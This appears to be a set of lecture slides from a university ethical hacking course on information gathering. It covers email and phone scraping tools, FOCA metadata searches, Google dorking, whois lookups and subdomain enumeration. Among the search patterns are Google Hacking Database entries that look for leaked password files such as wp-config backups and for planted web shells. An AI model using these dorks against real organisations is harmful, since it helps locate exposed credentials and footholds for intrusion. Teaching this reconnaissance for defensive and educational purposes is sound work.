The screenshot shows the 'Web Data Extractor 8.3' application window. The interface includes a toolbar with icons for New, Edit, Open, Start, and Stop, and a status bar showing 'Jobs 15 / 15', 'Cur. speed 4.00 kbps', and 'Avg. speed 5.73 kbps'. Below the toolbar is a menu bar with File, View, and Help. A tab bar at the top right includes Session, Meta tags, Emails (16), Phones (71) (which is selected), Faxes (70), Merged list, URLs, and Inactive sites (59). The main content area is a grid table with columns: Phone, Source, Tag, URL, and Title. The table lists various phone numbers and their associated sources and titles from different websites.

Phone	Source	Tag	URL	Title
08444122127	0844 4122127		http://www.budgetinsurance.com	Budget Car, Home and Van Insurance Budget Ins
08444122128	0844 4122128		http://www.budgetinsurance.com	Budget Car, Home and Van Insurance Budget Ins
08444122129	0844 4122129		http://www.budgetinsurance.com	Budget Car, Home and Van Insurance Budget Ins
08446710099	0844 8710099		http://www.budgetinsurance.com	Budget Car, Home and Van Insurance Budget Ins
18005254784	1-800-525-4784		http://www.campmor.com	Camping Gear & Outdoor Gear - Outerwear & Outd
18882267667	1-888-226-7667	phone	http://www.campmor.com	Camping Gear & Outdoor Gear - Outerwear & Outd
952011	95 2011		http://www.campmor.com	Camping Gear & Outdoor Gear - Outerwear & Outd
50222326178	+502-2232-6178		http://www.guatemalaweb.com/	Guatemala Travel, Tour Packages and Hotels
13056772280	1 (305)677-2280	Ph	http://www.guatemalaweb.com/	Guatemala Travel, Tour Packages and Hotels
13023619942	1(302) 361-9942		http://www.guatemalaweb.com/	Guatemala Travel, Tour Packages and Hotels
18668648283	1-866-864-8283		http://www.guatemalaweb.com/	Guatemala Travel, Tour Packages and Hotels
533244	53-3244		http://www.guatemalaweb.com/	Guatemala Travel, Tour Packages and Hotels
05151210	05-15-12 10		http://photo.net/	Photography community, including forums, reviews
05151218	05-15-12 18		http://photo.net/	Photography community, including forums, reviews
05161200	05-16-12 00		http://photo.net/	Photography community, including forums, reviews
120300	120-300		http://photo.net/	Photography community, including forums, reviews
220120511	2 2012-05-11		http://photo.net/	Photography community, including forums, reviews
2026475225	202-647-5225		http://www.state.gov/travel/	Travel
1503528	+1 503-528		http://www.bootsnall.com/	Around the World Travel Community for Indie Trav
5011000	501-1000		http://www.statravel.com/	Book cheap student and teacher flights, hotels and
9067745190	906-774-5190		http://www.uptravel.com/	Upper Peninsula Michigan, UP Michigan Travel &
8006823333	(800) 682-3333		http://www.gate1travel.com/	Tours, Vacation Packages, Escorted Tour, Travel

Specific information search

- Foca is able to find documents by extensions
- It also shows several technical information

The screenshot shows the FOCA Free 3.0 application window. On the left is a tree view of a network structure under 'italia'. The main area contains a search interface with a logo, search engines (Google, Bing, Exalead), and extension filters (doc, ppt, xls, etc.). A large table titled 'Custom search' lists 16 documents with columns for Id, Type, URL, Download Date, Size, Analyzed, and Modified Date. Below this is a log table with columns Time, Source, Severity, and Message, containing entries for metadata extraction. At the bottom are buttons for configuration, auto-scrolling, clearing logs, and saving logs to file.

Id	Type	URL	Downl...	Download Date	Size	Analyzed	Modified Date
1	doc	http://www.governo.it/Presidenza/DICA/2_CONCERTA...		16/07/2013 17.47.06	24 KB		05/01/2010 15.28.00
2	doc	http://www.governo.it/Presidenza/DICA/2_CONCERTA...		16/07/2013 17.47.06	20 KB		05/01/2010 15.29.00
3	doc	http://www.governo.it/Presidenza/controlli_strategico/...		16/07/2013 17.47.15	40,5 KB		30/05/2003 10.54.00
4	doc	http://www.governo.it/Presidenza/DICA/2_CONCERTA...		16/07/2013 17.47.24	29,5 KB		01/03/2012 13.36.00
5	doc	http://www.governo.it/Presidenza/DSCT/servizi_innova...		16/07/2013 17.47.24	111 KB		16/05/2011 11.59.00
6	doc	http://www.governo.it/Presidenza/USRI/nuova_normati...		16/07/2013 17.47.32	68,5 KB		10/03/2008 12.22.00
7	doc	http://www.governo.it/Presidenza/DSCT/servizi_innova...		16/07/2013 17.47.32	30 KB		16/05/2011 11.55.00
8	doc	http://www.governo.it/Presidenza/DICA/otopermille/no...		16/07/2013 17.47.41	20,5 KB		15/12/2005 10.05.00
9	doc	http://www.governo.it/DIE/attivita/modulistica_premi/m...		16/07/2013 17.47.41	19 KB		12/05/2010 13.08.00
10	doc	http://www.governo.it/Presidenza/DICA/2_modulistica_4...					17/09/2010 13.41.00
11	doc	http://www.governo.it/Presidenza/DICA/2_LUNCERTA...		16/07/2013 17.58.31	24,5 KB		27/11/2009 16.20.00
12	doc	http://www.governo.it/Presidenza/DICA/2_CONCERTA...	x		19,5 KB	x	-
13	doc	http://www.governo.it/Presidenza/USRI/nuova_normati...	x		35 KB	x	-
14	doc	http://www.governo.it/DIE/modulistica/rimborso_tariffari/...	x		36 KB	x	-
15	doc	http://www.governo.it/Presidenza/DICA/otopermille/no...	x		21,5 KB	x	-
16	doc	http://www.governo.it/Presidenza/DICA/4_ACCESSO/...	x		22 KB	x	-

Time	Source	Severity	Message
17.58.38	MetadataSearch	low	Document metadata extracted: C:\Documents and Settings\enrico\Impostazioni locali\Temp\Domain...
17.58.38	MetadataSearch	low	Document metadata extracted: C:\Documents and Settings\enrico\Impostazioni locali\Temp\Virt.47...

Conf Deactivate AutoScroll Clear Save log to File

All documents were analyzed

Information gathering with Google hacking


- Using specific Google queries we can use smart filtering or get «hidden» data
- Filter to domain: use the site keyword
- Negative filtering is also possible:

site:uio.no -www

The screenshot shows a Google search results page for the query "site:uio.no". The search bar at the top contains "site:uio.no". Below it, the "All" tab is selected, along with other categories like Images, News, Shopping, Maps, More, Settings, and Tools. The results section displays four entries, each with a red box highlighting the URL. 1. "Forsiden Universitetet i Oslo" with URL <https://www.uio.no/>. 2. "Det matematisk-naturvitenskapelige fakultet: Forside" with URL <https://www.mn.uio.no/>. 3. "Kulturhistorisk museum: Forsiden" with URL <https://www.khm.uio.no/>. 4. "Det teologiske fakultet: Forside" with URL <https://www.tf.uio.no/>. Each result includes a "Translate this page" link and a brief description below the URL.

Information gathering with Google hacking


- Filter to file type with extension: use the type keyword
- Interesting file extensions: doc, xls, txt, conf, inc, sql, ...
- Expressions can be combined



A screenshot of a Google search results page. The search query in the bar is "site:ui.no filetype:sql". The results section shows one result found in 0.14 seconds. The result is a link titled "Create_Insert_1014.sql - UiO" with the URL "https://www.uio.no/studier/emner/matnat/.../Create_Insert_1014.sql". There are also links for "Translate this page" and "View page in Google Translate". The interface includes the Google logo, a microphone icon, a magnifying glass icon, and navigation tabs for All, Images, News, Shopping, Maps, More, Settings, and Tools.

Information gathering with Google hacking

- The *intitle* expression filters according to the site title, the *inurl* filters for the url content
- Try this one: *site:uio.no intitle:"index of"* (directory listing)



A screenshot of a Google search results page. The search query in the bar is "site:uio.no intitle:'index of'". The results show several directory listings from the University of Oslo (UiO) website, including "Index of /ada - UiO", "Index of /om - UiO", "Index of /torr - UiO", and "Index of /elizabln - UiO". Each result includes a link to the directory, file type (ICO), name, last modified, size, and description, indicating they are Parent Directories.

site:uio.no intitle:"index of"

All Images Videos News Maps More Settings Tools

About 4,640 results (0.38 seconds)

Index of /ada - UiO
<https://folk.uio.no/ada/> ▾
Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [DIR], EB_UVburst/, 2017-06-10 19:19, -. [DIR], lp17/, 2017-10-01 13:04, -. [DIR] ...

Index of /om - UiO
<https://folk.uio.no/om/> ▾
Index of /om. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. Apache Server at folk.uio.no Port 443.

Index of /torr - UiO
folk.uio.no/torr/ ▾
Index of /torr. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. Apache Server at folk.uio.no Port 80.

Index of /elizabln - UiO
<https://folk.uio.no/elizabln/> ▾
Index of /elizabln. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. Apache Server at folk.uio.no Port 443.

Information gathering with Google hacking

There is a database (google hack database – ghdb) that contains up-to-date google hack expressions (check the exploit-db website)

Google Hacking Database (GHDB)
Search the Google Hacking Database or browse GHDB categories


Date	Title	Category
2018-08-17	inurl:wp-config.bak	Files Containing Passwords
2018-08-17	inurl: "Mister Spy" intext:"Mister Spy & Souheyl Bypass Shell"	Footholds
2018-08-15	intext:"Thank you for using BIG-IP."	Pages Containing Login Portals
2018-08-15	inurl:login.php.bak	Files Containing Juicy Info
2018-08-14	intitle:"index of" ".travis.yml" ".travis.xml"	Files Containing Juicy Info

Tools supporting automatic Google hacking

SiteDigger (by FoundStone) is an old tool that carries out google hacking using its own database

Wikto is also capable using Google API key (1000 requests/day)

SiteDigger demo ...



What is needed for the lectures and workshops throughout the semester?

Kali Linux (<http://kali.org>)

- Debian based Linux distribution with hundreds of preinstalled hacking tools
- Easy to use, tools are classified according to the hacking tasks and steps (info gathering, forensics, vulnerability assessment, etc.)
- Easy to install (ready and up-to-date Vmware and Virtualbox images)



End of lecture

IN5290 Ethical Hacking



Lecture 2: Technical Information Gathering

Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- What are the technical information of the target
- How to collect the technical information
- Typical network layouts
- Identifying the network range of the target

Technical information

- Domain names of the target
- Domain owner(s) of the target
- Domain registrants
- Ip addresses associated with the target websites
- Ip ranges of the target
- Ip range owner(s)
- List of hosted websites
- Hosting companies
- Etc

Domain names

A **domain name** is an identification string that defines a realm of administrative autonomy, authority or control within the Internet.

Example:

aftenposten.no

second level domain.topleveldomain

Domain names are formed by the rules and procedures of the Domain Name System (DNS). Any name registered in the DNS is a domain name.

Top level domain can be (com, net, info, edu, org and country code)
Second and third level domains can be any string. The full length of the domain cannot be longer than 255 characters.

www.mn.uio.no

Domain names

www.mn.uio.no

hostname.thirdlevel.secondlevel.TLD

- A hostname is a domain name that has at least one associated IP address
- The first domain was registered in 1985 (symbolics.com)
- Domains are registered by the domain registrars that are accredited by the Internet Corporation for Assigned Names and Numbers (ICANN)
- each TLD is maintained and serviced technically by an administrative organization operating a registry (*UNINETT Norid AS* for .no)
- All data has to be published and accessible with the *whois* protocol

Domain name registration data – whois (e.g. http://who.is)

The *whois* database must contain the following information:

- Administrative contact
- Technical contact
- Billing contact
- Name servers

Nameservers are computers that provide subdomain information for the particular domain using the *dns* protocol

Registrant Contact Information:	
Name	Domain Name Manager
Organization	Turner Broadcasting System, Inc.
Address	One CNN Center
City	Atlanta
State / Province	GA
Postal Code	30303
Country	US
Phone	+1.4048275000
Fax	+1.4048271995
Email	tngroup@turner.com

Administrative Contact Information:	
Name	Domain Name Manager
Organization	Turner Broadcasting System, Inc.
Address	One CNN Center
City	Atlanta
State / Province	GA
Postal Code	30303
Country	US
Phone	+1.4048275000
Fax	+1.4048271995
Email	tngroup@turner.com

Technical Contact Information:	
Name	Domain Name Manager
Organization	Turner Broadcasting System, Inc.
Address	One CNN Center
City	Atlanta
State / Province	GA
Postal Code	30303
Country	US
Phone	+1.4048275000
Fax	+1.4048271995
Email	tngroup@turner.com

Domain names

- Unique name with country code (TLD)
- Domain names belong to private individuals or companies
- Everyone can register a domain (for trademarks there's a priority)
- A domain name is only the right to use a special string, it is not an ip and not a computer!

Domain lookup

Search in all Norwegian domain names.

DOMAIN NAME
ui.no

Registered: 15-11-1999
Last updated: 05-07-2018

HOLDER
UNIVERSITETET I OSLO

Organization number 971035854

Postboks 1059, Blindern
NO-0316 Oslo
NORWAY

postmottak@usit.uio.no
hostmaster@usit.uio.no
+47 22 85 24 70

Incorrect or outdated information? Contact your registrar to correct.

REGISTRAR
UNINETT AS

NO-7465
Trondheim

hostmaster@uninett.no
<http://www.uninett.no>
+47 73 55 79 00

Domain name owner examples

Find the owner of the following domains:

- nrk.no
- dyreparken.no
- horsepro.no

Find a contact phone number for the following domains:

- footish.se
- termesangiovanni.it


When is the expiration date of the following domains:

- timeanddate.com

Domain name search

- Example1: find third level domains for *uio.no!*

Use the Google with the site: keyword



The image shows a Google search results page. The search query in the bar is "site:uio.no -www.uio -folk". The results section shows two entries:

- Forside - Institutt for arkeologi, konservering og historie**
<https://www.hf.uio.no/iakh/> ▾ Translate this page
Institutt for arkeologi, konservering og historie (IAKH) består av tre fag som hver på sin måte gransker fortiden.
- GLOBUS: Home**
<https://www.globus.uio.no/> ▾
Reconsidering European Contribution to European Justice (GLOBUS) is a research project that critically examines the European Union's contribution to global ...

- Example2: find third level domains for dn.no!

Domain name search - Netcraft

- Finding domains with its owner
- OS version detection




Results for uio.no

Found 12 sites

	Site	Site Report	First seen	Netblock	OS
1.	www.uio.no		august 1995	university of oslo, norway	cisco
2.	folk.uio.no		october 2001	university of oslo, norway	linux
3.	www.mn.uio.no		may 1996	university of oslo, norway	cisco
4.	heim.ifi.uio.no		april 2003	university of oslo, norway	linux - redhat
5.	www.sv.uio.no		october 1995	university of oslo, norway	cisco
6.	www.khm.uio.no		november 2004	university of oslo, norway	cisco
7.	foni.uio.no		august 2011	university of oslo, norway	linux - redhat
8.	www.med.uio.no		may 1996	university of oslo, norway	cisco
9.	app.uio.no		february 2017	university of oslo, norway	unknown
10.	passwords12.at.ifi.uio.no		february 2013	university of oslo, norway	linux - redhat
11.	home.ifi.uio.no		november 2003	university of oslo, norway	linux - redhat
12.	munin.ping.uio.no		october 2004	university of oslo	linux - debian

Domain name search – Pentest tools



The screenshot shows a search results page for the domain "uio.no". At the top right, there is a green checkmark icon followed by the text "uio.no". Below this, a message says "Found 79 subdomains". A table follows, listing 15 subdomains along with their IP addresses. The columns are: Subdomain, IP address, OS, Server, Technology, and Web Platform. Most entries have blank fields for OS, Server, Technology, and Web Platform.

Subdomain	IP address	OS	Server	Technology	Web Platform
localhost.uio.no	127.0.0.1				
vpn1.uio.no	129.240.0.82				
vpn.uio.no	129.240.0.86				
ns2.uio.no	129.240.2.6				
ntp.uio.no	129.240.2.6				
bart.uio.no	129.240.2.42				
storm.uio.no	129.240.2.42				
dummy.uio.no	129.240.2.42				
random.uio.no	129.240.2.42				
data.uio.no	129.240.2.42				
transport.uio.no	129.240.2.42				
scan.uio.no	129.240.2.42				
snmp.uio.no	129.240.2.42				
cvs.uio.no	129.240.2.42				

Domain name search – Dns dumpster

 dnsdumpster.com

dimi.ab.ntnu.no	129.241.57.16	UNINETT UNINETT, The Norwegian University & Research Network Norway
bruab.ntnu.no	129.241.20.76	UNINETT UNINETT, The Norwegian University & Research Network Norway
gata.ab.ntnu.no	129.241.20.70	UNINETT UNINETT, The Norwegian University & Research Network Norway
havna.ab.ntnu.no	129.241.20.74	UNINETT UNINETT, The Norwegian University & Research Network Norway
parken.ab.ntnu.no	129.241.20.72	UNINETT UNINETT, The Norwegian University & Research Network Norway
stien.ab.ntnu.no	129.241.20.77	UNINETT UNINETT, The Norwegian University & Research Network Norway
torget.ab.ntnu.no	129.241.20.75	UNINETT UNINETT, The Norwegian University & Research Network Norway
adfs.ntnu.no	129.241.34.154	UNINETT UNINETT, The Norwegian University & Research Network Norway
adm.ntnu.no	129.241.161.62	UNINETT UNINETT, The Norwegian University & Research Network Norway

Domain name search – Certificate transparency logs

\$ curl https://crt.sh/?q=uio.no



Group by issuer

Criteria Type: Identity Match: ILIKE Search: 'uio.no'

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	
2387358455	2020-01-29	2006-01-16	2007-02-09	www.jus.uio.no	www.jus.uio.no	C=ZA,O=Thawte Con
2379225639	2020-01-26	2007-07-03	2010-07-03	warning.uio.no	nagios.uio.no warning.uio.no	C=BE,O=Cybertrust,US
2379225493	2020-01-26	2008-04-25	2010-04-25	datapakken.uio.no	datapakken.uio.no	C=BE,O=Cybertrust,US
